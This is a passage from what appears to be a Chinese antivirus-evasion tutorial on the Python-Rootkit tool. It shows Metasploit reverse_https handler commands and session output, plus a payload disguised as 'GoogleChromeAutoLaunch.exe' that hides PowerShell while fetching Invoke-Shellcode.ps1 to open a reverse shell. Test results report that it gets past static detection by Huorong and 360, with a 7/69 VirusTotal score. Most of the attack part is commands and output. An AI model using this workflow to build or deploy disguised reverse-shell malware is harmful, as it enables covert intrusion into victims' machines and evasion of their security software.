
使用msf进行监听 `windows/meterpreter/reverse_https`

为什么是监听 `windows/meterpreter/reverse_https`？ 因为 `Invoke-Shellcode.ps1` 只支持 `windows/meterpreter/reverse_https` 和 `windows/meterpreter/reverse_http` 的反弹msf的shell。




```
msf exploit(handler) >
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.211.55.7
lhost => 10.211.55.7
msf exploit(handler) > set lport 3333
lport => 3333
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.7:3333/
[*] Starting the payload handler...
```

运行 `Python-Rootkit\viRu5\dist` 目录下的 `GoogleChromeAutoLaunch.exe` ,可正常上线



```
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.211.55.7
lhost => 10.211.55.7
msf exploit(handler) > set lport 3333
lport => 3333
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.7:3333/
[*] Starting the payload handler...
[*] 10.211.55.3:54962 Request received for /CrRU...
[*] 10.211.55.3:54962 Staging connection for target /CrRU received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 2 opened (10.211.55.7:3333 -> 10.211.55.3:54962) at 2020-01-14 00:39:54 +0800

meterpreter > getpid
Current pid: 6304
meterpreter >
```

打开杀软进行测试，静态检测都可bypass，行为检测时火绒提示隐藏的powershell行为，关闭火绒后可正常上线，360安全卫士和杀毒都没有报警。



名称	修改日期	类型	大小
GoogleChromeAutoLaunch.exe	2020/1/14 0:39	应用程序	5,468 KB
w9xpopen.exe	2019/3/4 1:31	应用程序	109 KB


本次扫描未发现任何安

共扫描对象： 1
共计用时： 00:00:06
共发现项目： 0
共处理项目： 0

本次扫描未发现风险
扫描已完成
扫描对象：275个
发现风险：0个

发现程序试图操作
敏感动作防护项目
发起程序： powershell.exe -no... 结束进程
防护项目： 隐藏执行PowerShell
操作目标： [执行] C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
□ 记住本次操作，下次自动处理
[执行] C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

virustotal.com上查杀率为7/69，如果有动态检测，估计这个查杀率会非常高。



04bc7c0e5b4effb0970e3aaad7eda5abb9325aef212902797d74a5170023497a

7 engines detected this file

04bc7c0e5b4effb0970e3aaad7eda5abb9325aef212902797d74a5170023497a
GoogleChromeAutoLaunch.exe
detect-debug-environment overlay peexe persistence runtime-modules
5.34 MB Size
2020-01-13 16:46:42 UTC a moment ago

SecureAge APEX	Malicious	eGambit	Hacktool.Strings.pOwnedShell
Kaspersky	Not-a-virus:HEUR:PSWTool.Python.Bro...	Microsoft	Trojan:Win32/Wacatac.B!ml
Qihoo-360	HEUR/QVM41.1.8AF7.Malware.Gen	SentinelOne (Static ML)	DFI - Suspicious PE
ZoneAlarm by Check Point	Not-a-virus:HEUR:PSWTool.Python.Bro...	Acronis	Undetected
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav	Undetected

四、Python-Rootkit小结

Python-Rootkit在测试中因为msf5一直没法上线折腾了很长时间，官方issue居然没有反馈这个问题的，后来调试了半天发现是 `Invoke-Shellcode.ps1` 和msf的问题。

免杀效果整体感觉一般，还是python生成exe，执行后调用powershell下载`Invoke-Shellcode.ps1`，然后反弹shell，应该很容易触发杀软的行为检测。

五、参考

官方说明：`https://github.com/0xIslamTaha/Python-Rootkit`

Invoke-Shellcode crash：`https://github.com/PowerShellMafia/PowerSploit/issues/39`